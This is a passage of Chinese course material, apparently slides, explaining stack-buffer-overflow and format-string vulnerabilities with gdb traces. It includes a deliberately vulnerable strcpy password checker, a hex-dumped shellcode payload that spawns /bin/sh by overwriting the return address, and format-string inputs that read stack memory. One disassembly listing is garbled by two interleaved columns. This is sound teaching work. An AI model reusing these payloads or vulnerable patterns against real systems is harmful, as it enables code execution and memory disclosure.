5     return (x+y);
6 }
7
8 int main()
9 {
10     unsigned int a, b, c;
11     a = 4;
12     b = 5;
13
14     c = my_add(a, b);
15     printf("c = %d\n", c);
16     return 0;
17 }
```

## 第二章 栈溢出原理与实践

```
08048418 <main>:
8048418: 8d 4c 24 04      lea    0x4(%esp),%ecx
804841c: 83 e4 f0        and    $0xffffffff0,%esp
804841f: ff 71 fc        pushl  -0x4(%ecx)
8048422: 55             push   %ebp
8048423: 89 e5          mov    %esp,%ebp
8048425: 51             push   %ecx
8048426: 83 ec 14        sub    $0x14,%esp
8048429: c7 45 ec 04 00 00 00 movl   $0x4,-0x14(%ebp)
8048430: c7 45 f0 05 00 00 00 movl   $0x5,-0x10(%ebp)
8048437: ff 75 f0        pushl  -0x10(%ebp)
804843a: ff 75 ec        pushl  -0x14(%ebp)
804843d: e8 c9 ff ff ff  call   804840b <my_add>
8048442: 83 c4 08        add    $0x8,%esp
8048445: 89 45 f4        mov    %eax,-0xc(%ebp)
8048448: 83 ec 08        sub    $0x8,%esp
804844b: ff 75 f4        pushl  -0xc(%ebp)
804844e: 68 f0 84 04 08  push   $0x80484f0
8048453: e8 88 fe ff ff  call   80482e0 <printf@plt>
8048458: 83 c4 10        add    $0x10,%esp
804845b: b8 00 00 00 00  mov    $0x0,%eax
8048460: 8b 4d fc        mov    -0x4(%ebp),%ecx
8048463: c9             leave  %ecx
8048464: 8d 61 fc        lea    -0x4(%ecx),%esp
8048467: c3             ret
```

函数my\_add调用发生

```
0804840b <my_add>:
804840b: 55             push   %ebp
804840c: 89 e5          mov    %esp,%ebp
804840e: 8b 55 08        mov    0x8(%ebp),%edx
8048411: 8b 45 0c        mov    0xc(%ebp),%eax
8048414: 01 d0          add    %edx,%eax
8048416: 5d             pop    %ebp
8048417: c3             ret
```

## 第二章 栈溢出原理与实践

演示使用gdb调试函数my\_add调用过程中栈的变化

## 第二章 栈溢出原理与实践

### 02：函数调用发生时栈的工作状态

示例：

分析在函数my\_add\_1调用发生时栈的状态变化。

```
1 #include <stdio.h>
2 #include <string.h>
3
4 char MAGIC[] = "SECSEEDS";
5
6 unsigned int my_add_1(unsigned int x, unsigned int y)
7 {
8     char buf[16];
9     strcpy(buf, MAGIC);
10    return (x+y);
11 }
12
13 int main()
14 {
15     unsigned int a, b, c;
16     a = 4;
17     b = 5;
18
19     c = my_add_1(a, b);
20     printf("c = %d\n", c);
21     return 0;
22 }
```



## 第二章 栈溢出原理与实践

### 02: 函数调用发生时栈的工作状态

```
00401000 <main>:
00401000: 8d 4c 24 04      lea     0x4(%esp),%ecx
00401003: 83 e4 f0         and     $0xfffffffff0,%esp
00401006: ff 71 fc         pushl   -0x4(%ecx)
00401009: 55              push    %ebp
0040100a: 89 e5            mov     %esp,%ebp
0040100c: 51              push    %ecx
0040100d: 83 ec 14 0040100b <my_add_1>:
00401010: c7 45 f4 0040100b: 55              push    %ebp
00401013: c7 45 f0 0040100c: 89 e5            mov     %esp,%ebp
00401016: 83 ec 08 0040100e: 83 ec 18         sub     $0x18,%esp
00401019: ff 75 f0 00401011: 83 ec 08         sub     $0x8,%esp
0040101c: ff 75 f4 00401014: 68 20 a0 04 08   push    $0x804a020
0040101f: e8 af ff 00401019: 8d 45 e8         lea     -0x18(%ebp),%eax
00401022: 83 c4 10 0040101c: 50              push    %eax
00401025: 89 45 ec 0040101f: e8 be fe ff ff   call    00401030 <strcpy@plt>
00401028: 83 ec 08 00401022: 83 c4 10         add     $0x10,%esp
0040102b: ff 75 ec 00401025: 8b 55 08         mov     0x8(%ebp),%edx
0040102e: 68 40 85 00401028: 8b 45 0c         mov     0xc(%ebp),%eax
00401031: e8 5e fe 0040102b: 01 d0           add     %edx,%eax
00401034: 83 c4 10 0040102e: c9              leave
00401037: b8 00 00 00401031: c3              ret
0040103a: 8b 4d fc 00401034: c3              ret
0040103d: c9              leave
00401040: 8d 61 fc         lea     -0x4(%ecx),%esp
00401043: c3              ret
```

## 第二章 栈溢出原理与实践

演示使用gdb调试函数my\_add\_1调用过程中栈的变化



## 第二章 栈溢出原理与实践

### 03：栈溢出原理


由于函数的局部变量在栈中是一个挨着一个排列。如果这些局部变量中存在数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素将有可能造成以下危害：

- 破坏栈中相邻变量的值，可以使攻击者修改邻接变量的值
- 破坏栈帧中所保存的EBP值、返回地址等重要数据，可以使攻击者控制程序执行流程

## 第二章 栈溢出原理与实践

### 03：栈溢出原理

如果存在代码想ESP所指变量传递数据，但是数据长度超过数组长度时，将发生越界，造成数据向下扩散，发生溢出。



## 第二章 栈溢出原理与实践

### 04：栈溢出演示

示例：

分析在函数verify\_password调用发生时栈的状态变化，对于不同内容的password.txt对程序运行造成的影响。

分析要点：

- 1、分析程序正常运行时栈的变化；
- 2、分析输入数据越界覆盖变量authenticated时的程序状态变化；
- 3、分析输入数据越界覆盖返回地址时的程序状态变化；


## 第二章 栈溢出原理与实践

### 04：栈溢出演示

源码：


```
1 #include <stdio.h>
2 #include <string.h>
3
4 unsigned int verify_password(char *password)
5 {
6     unsigned int authenticated = 0;
7     char buffer[32];
8     strcpy(buffer, password);
9     if (!strncmp("SECSEEDS", buffer, 8))
10         authenticated = 1;
11     return authenticated;
12 }
13
14 int main()
15 {
16     unsigned int valid_flag = 0;
17     char password[1024];
18     memset(password, 0, 1024);
19     FILE *fp = fopen("password.txt", "r");
20     if (!fp) {
21         printf("Error when opening password.txt!\n");
22         return -1;
23     }
24     fread(password, 1024, 1, fp);
25     fclose(fp);
26     valid_flag = verify_password(password);
27     if (valid_flag)
28         printf("Correct password!\n");
29     else
30         printf("Sorry, incorrect password!\n");
31     return 0;
32 }
```

## 第二章 栈溢出原理与实践



制作正常的password.txt文件，其内容长度为31，程序中使用strcpy进行覆盖并不会产生越界。

## 第二章 栈溢出原理与实践



程序正常运行，由于程序内置的状态就是错误返回，所以显示incorrect password!



## 第二章 栈溢出原理与实践

```
0x80485a2 <verify_password+55> jnc 0x80485ab <verify_password+64>
0x80485a4 <verify_password+57> movl $0x1,-0xc(%ebp)
0x80485ab <verify_password+64> mov -0xc(%ebp),%eax
0x80485ae <verify_password+67> leave
B+> 0x80485af <verify_password+68> ret
0x80485b0 <main> lea 0x4(%esp),%ecx
0x80485b4 <main+4> and $0xffffffff0,%esp
0x80485b7 <main+7> pushl -0x4(%ecx)
0x80485ba <main+10> push %ebp
0x80485bb <main+11> mov %esp,%ebp
0x80485bd <main+13> push %ecx
0x80485be <main+14> sub $0x414,%esp
0x80485c4 <main+20> movl $0x0,-0xc(%ebp)
0x80485cb <main+27> sub $0x4,%esp
0x80485ce <main+30> push $0x400
0x80485d3 <main+35> push $0x0
0x80485d5 <main+37> lea -0x410(%ebp),%eax


native process 21703 In: verify_password
(gdb) i r esp
esp 0xfffffc94c 0xfffffc94c
(gdb) x/x $esp
0xfffffc94c: 0x08048650
(gdb) x/4l 0x08048650-0
0x804864a <main+154>: push %eax
0x804864b <main+155>: call 0x804856b <verify_password>
0x8048650 <main+160>: add $0x10,%esp
0x8048653 <main+163>: mov %eax,-0xc(%ebp)
```

返回地址未被覆盖

捕获程序在调用函数verify\_password后即将返回的状态，可以看到栈结构并没有被破坏，符合正常的调用状态。



## 第二章 栈溢出原理与实践



```
password.txt + (/tmp/codes) - VIM
1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2
3
4
5
6
7
8
```

修改password.txt文件，输入超长字符串，比如100个A。

## 第二章 栈溢出原理与实践

```
root@kali:~/tmp/codes$ ./demo  
Segmentation fault (core dumped)
```

0x41414141内存地址  
未被映射，为非法内存！

```
(gdb) r  
Starting program: /tmp/codes/demo  
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
(gdb)
```

运行程序后发生段错误，即程序崩溃。挂载调试器后发现程序尝试执行0x41414141处的内容。

## 第二章 栈溢出原理与实践

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r esp
esp                0xfffffc950                0xfffffc950
(gdb) x/32x $esp
0xfffffc950:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc960:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc970:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc980:      0x41414100                0x41414141                0x41414141                0x41414141
0xfffffc990:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc9a0:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc9b0:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc9c0:      0x41414141                0x41414141                0x41414141                0x41414141
(gdb) x/32x $esp-0x8
0xfffffc948:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc958:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc968:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc978:      0x41414141                0x41414141                0x41414100                0x41414141
0xfffffc988:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc998:      0x41414141                0x41414141                0x41414141                0x41414141
0xfffffc9a8:      0x41414141                0x41414141                0x41414141                0x41414141
```

返回地址被覆盖为AAAA

捕获程序在调用函数verify\_password后即将返回的状态，可以看到栈结构被严重破坏，返回值被输入的AAAA覆盖。

## 第二章 栈溢出原理与实践

既然程序尝试从0x41414141处取指令进行执行，那么如果将0x41414141更改为其它“合法”且“数据可控”的地址会如何？

## 第二章 栈溢出原理与实践

Buffer内容修改为弹出shell

```
1 00000000: 31c0 5068 2f2f 7368 682f 6269 6e87 e3b0
2 00000010: 0bcd 8090 4141 4141 4141 4141 4141 4141
3 00000020: 4141 4141 4141 4141 4141 4141 4141 4141
4 00000030: 1cc9 ffff 0a
```

返回地址被覆盖为buffer起始地址

将0x41414141修改为栈上面buffer的起始地址，并将buffer内容修改为恶意代码，比如弹出Shell。



## 第二章 栈溢出原理与实践

```
0x8048584 <verify_password+57> movl    $0x1, -0xc(%ebp)
0x804858b <verify_password+64> mov     -0xc(%ebp), %eax
0x804858e <verify_password+67> leave
> 0x804858f <verify_password+68> ret
0x8048590 <main>                lea     0x4(%esp), %ecx

native process 23879 In: verify_password
(gdb) r
Starting program: /tmp/codes/demo

Breakpoint 1, verify_password (
    password=0xffffc968 "1\300Ph//shh/bin\207\343\260\v\220", 'A' <repeats 28 times
\n") at password.c:6
(gdb) ni
(gdb) i r esp
esp                0xffffc94c                0xffffc94c
(gdb) x/x $esp
0xffffc94c:        0xffffc91c
(gdb) x/16x 0xffffc91c
0xffffc91c:        0x6850c031                0x68732f2f                0x69622f68                0xb0e3876e
0xffffc92c:        0x9080cd0b                0x41414141                0x41414141                0x41414141
0xffffc93c:        0x41414141                0x41414141                0x41414141                0x41414141
0xffffc94c:        0xffffc91c                0xffff000a                0x00000400                0x00000001
(gdb) □
```

执行程序至verify\_password返回时观察返回地址值

## 第二章 栈溢出原理与实践

```
> 0xffffc91c    xor    %eax,%eax
0xffffc91e    push   %eax
0xffffc91f    push   $0x68732f2f
0xffffc924    push   $0x6e69622f
0xffffc929    xchg   %esp,%ebx
0xffffc92b    mov    $0xb,%al
0xffffc92d    int    $0x80
0xffffc92f    nop
0xffffc930    inc    %ecx

native process 23879 In:                                L??    PC: 0xffffc91c
(gdb) i r eip
eip                0xffffc91c                0xffffc91c
(gdb) 
```

继续单步执行，发现程序进入shellcode开始执行





## 第三章

# 格式化串 漏洞

## 第三章 格式化串漏洞

### 01：格式化串漏洞简介

**格式化串漏洞**产生于数据输出函数中对输出格式解析的缺陷。

格式化串漏洞产生的函数应该含有两部分：

- 格式控制符
- 待输出的数据列表

**示例函数：**

`printf (格式控制符，待输出数据列表)`

# 第三章 格式化串漏洞

## 01：格式化串漏洞简介

### 格式控制符

%c: 输出字符

%d: 输出十进制整数

%x: 输出16进制数据

%p: 输出16进制数据，与%x基本一样，只是附加了前缀0x

%s: 输出的内容是字符串

%n: 将%n之前printf已经打印的字符个数赋值给偏移处指针所指向的地址位置

**%n是通过格式化字符串漏洞改变程序流程的关键方式，而其他格式化字符串参数可用于读取信息或配合%n写数据。**

## 第三章 格式化串漏洞

### 01：格式化串漏洞简介


示例：

printf中如果只有格式控制符没有输出列表程序会如何输出。

```
1 #include <stdio.h>
2
3 int main(int argc, char* argv[])
4 {
5     int a = 44, b = 77;
6     printf("a = %d, b = %d\n", a, b);
7     printf("%s\n", argv[1]);
8     printf(argv[1]);
9     printf("\n");
10
11     return 0;
12 }
```

./demo %p

```
~/buffer_OF_samples$ ./demo %p
a = 44, b = 77
%p
0x2c
```

printf中没有输出列表程序并没有引起编译错误，可以正常执行，但是输出结果却有些“凌乱”。  SAIKE赛客

## 第三章 格式化串漏洞

```
Breakpoint 1, 0x080484c3 in main (argc=2, argv=0xffffcdc4)
    at print_vul.c:8
8      printf(argv[1]);
(gdb) i r esp
esp                0xffffccf0          0xffffccf0
(gdb) x/x $esp
0xffffccf0:        0xffffd01e
(gdb) x/s 0xffffd01e
0xffffd01e:        "%p"
(gdb) █
```

使用gdb分析其调用过程中栈结构的数据发现：在第三次printf发生调用时，程序只向栈中压入数据，没有任何控制符。

## 第三章 格式化串漏洞

### 01：格式化串漏洞简介

由于第三次printf没有压入格式化字符串，所以printf会将栈中的第一个参数作为格式化字符串进行输出：

**即将输入数据%p作为格式化字符串进行输出**

总结：

从示例可以看出，虽然printf中没有指定格式化字符串，但该函数仍然会按照格式控制符所指明的方式输出了栈中紧随其后的数据，从而造成不可控事件发生，甚至造成漏洞。

# 第三章 格式化串漏洞

## 02：格式化字符串漏洞危害

通过提供格式化字符串，我们就能够控制格式化函数的行为，进而影响整个程序。

- 使程序崩溃
- 查看进程内存
  - 查看栈
  - 查看任何地址的内存
- 任意内存覆盖



## 第三章 格式化串漏洞

### 03：使程序崩溃

./demo %s

```
1 #include <stdio.h>
2
3 int main(int argc, char* argv[])
4 {
5     int a = 44, b = 77;
6     printf("a = %d, b = %d\n", a, b);
7     printf("%s\n", argv[1]);
8     printf(argv[1]);
9     printf("\n");
10
11     return 0;
12 }
```

```
~/buffer_OF_samples$ ./demo %s
a = 44, b = 77
%s
Segmentation fault (core dumped)
```

## 第三章 格式化串漏洞

### 03: 使程序崩溃

```
B+> 0x80484b1 <main+84>      sub    $0xc,%esp
      0x80484c2 <main+87>      push   %eax
      0x80484c3 <main+88>      call   0x8048320 <printf@plt>
      0x80484c8 <main+93>      add     $0x10,%esp
      0x80484cb <main+96>      sub     $0xc,%esp
      0x80484ce <main+99>      push   $0xa
      0x80484d0 <main+101>     call   0x8048350 <putchar@plt>
      0x80484d5 <main+106>     add     $0x10,%esp

native process 26454 In: main
(gdb) i r esp
esp                0xffffccf0      0xffffccf0
(gdb) x/4x $esp
0xffffccf0:         0xffffd01d      0x0000002c      0x0000004d      0x0804853b
(gdb) x/s 0xffffd01d
0xffffd01d:         "%s"
(gdb) █
```

在调用printf时，栈中第一个参数为输入数据%s，这个数据将被用作格式化字符串参数，紧接着0x0000002c处指向的内容将被以字符串形式打印出来。

## 第三章 格式化串漏洞

### 03：使程序崩溃

```
0xf7e3d381 <vfprintf+8897>    mov     %edx,%edi
> 0xf7e3d383 <vfprintf+8899>    repnz  scas %es:(%edi),%al
0xf7e3d385 <vfprintf+8901>    movl    $0x0,-0x47c(%ebp)
0xf7e3d38f <vfprintf+8911>    mov     %ecx,%eax
0xf7e3d391 <vfprintf+8913>    not     %eax
0xf7e3d393 <vfprintf+8915>    lea     -0x1(%eax),%edi
0xf7e3d396 <vfprintf+8918>    jmp     0xf7e3c5a4 <vfprintf+5348>

native process 26488 In: vfprintf
(gdb) bt
#0  0xf7e3d383 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
#1  0xf7e42696 in printf () from /lib/i386-linux-gnu/libc.so.6
#2  0x080484c8 in main (argc=2, argv=0xffffcdc4) at print_vul.c:8
(gdb) i r edi
edi                0x2c      44
(gdb) x/x $edi
0x2c:  Cannot access memory at address 0x2c
(gdb) █
```

而0x2c为非法地址，因此访问该地址将引发段错误，  
从而造成程序崩溃。

# 第三章 格式化串漏洞

## 02：格式化字符串漏洞危害

通过提供格式化字符串，我们就能够控制格式化函数的行为，进而影响整个程序。

- 使程序崩溃
- 查看进程内存
  - 查看栈
  - 查看任何地址的内存
- 任意内存覆盖

## 第三章 格式化串漏洞

### 04: 查看栈内存

`./demo 0x%08x_0x%08x_0x%08x_0x%08x`

```
1 #include <stdio.h>
2
3 int main(int argc, char* argv[])
4 {
5     int a = 44, b = 77;
6     printf("a = %d, b = %d\n", a, b);
7     printf("%s\n", argv[1]);
8     printf(argv[1]);
9     printf("\n");
10
11     return 0;
12 }
```

```
root@kali:~/buffer_of_samples$ ./demo 0x%08x_0x%08x_0x%08x_0x%08x
a = 44, b = 77
0x%08x_0x%08x_0x%08x_0x%08x
0x0000002c_0x0000004d_0x0804853b_0x00000002
```



## 第三章 格式化串漏洞

### 04: 查看栈内存

```
B+> 0x80484c2 <main+87>    push    %eax
      0x80484c3 <main+88>    call    0x8048320 <printf@plt>
      0x80484c8 <main+93>    add     $0x10,%esp
      0x80484cb <main+96>    sub     $0xc,%esp
      0x80484ce <main+99>    push    $0xa
      0x80484d0 <main+101>   call    0x8048350 <putchar@plt>
```

native process 26648 In: main

(gdb) i r esp

esp 0xffffcce0 0xffffcce0

(gdb) x/4x \$esp

0xffffcce0: 0xfffffd004 0x0000002c 0x0000004d 0x0804853b

(gdb) x/s 0xfffffd004

0xfffffd004: "0x%08x\_0x%08x\_0x%08x\_0x%08x"

(gdb) █

在调用printf时，栈中第一个参数为输入数据，这个数据将被用作格式化字符串参数，紧接着栈上数据将被以十六进制字符串形式打印出来。

## 第三章 格式化串漏洞

### 05：查看任意地址内存

格式化字符串漏洞发生点

目标：尝试构造输入，  
使得程序打印出secseeds  
的值

```
1 #include <stdio.h>
2 #include <string.h>
3 const char magic[] = "MAGIC";
4 const char secseeds[] = "deadbeaf";
5
6 void vul(char* msg_orig)
7 {
8     char msg[128];
9     memcpy(msg, msg_orig, 128);
10    printf(msg);
11 }
12
13 int main(int argc, char* argv[])
14 {
15     int a = 44, b = 77;
16     printf("a = %d, b = %d\n", a, b);
17     FILE *fp = fopen("msg.txt", "r");
18     if (!fp) {
19         printf("Cannot open msg.txt to read!\n");
20         return -1;
21     }
22
23     char msg[128];
24     memset(msg, 0, 128);
25     fread(msg, 128, 1, fp);
26     fclose(fp);
27     printf("%s\n", msg);
28     vul(msg);
29     printf("\n");
30
31     return 0;
32 }
```



## 第三章 格式化串漏洞

### 05: 查看任意地址内存

首先，输入任意数据，观察格式化字符串漏洞发生栈的布局。  
假设输入AAAAAAAA

```
B+> 0x8048579 <vul+46>      call    0x80483c0 <printf@plt>
0x804857e <vul+51>      add     $0x10,%esp
0x8048581 <vul+54>      nop
0x8048582 <vul+55>      lea     -0xc(%ebp),%esp
0x8048585 <vul+58>      pop     %ebx
0x8048586 <vul+59>      pop     %esi

native process 28352 In: vul
(gdb) i r eax
eax                0xffffcbe0        -13344
(gdb) i r esp
esp                0xffffcbd0        0xffffcbd0
(gdb) p/x 0xffffcbe0-0xffffcbd0
$1 = 0x10
(gdb) p/x $1/4
$2 = 0x4
(gdb) █
```

从格式化字符串参数位置偏移 $3 \times 4$ 个字节即到达可控输入位置

## 第三章 格式化串漏洞

### 05: 查看任意地址内存

首先，输入任意数据，观察格式化字符串漏洞发生栈的布局。  
假设输入AAAAAAAA

```
B+> 0x8048579 <vul+46>      call    0x80483c0 <printf@plt>
      0x804857e <vul+51>      add     $0x10,%esp
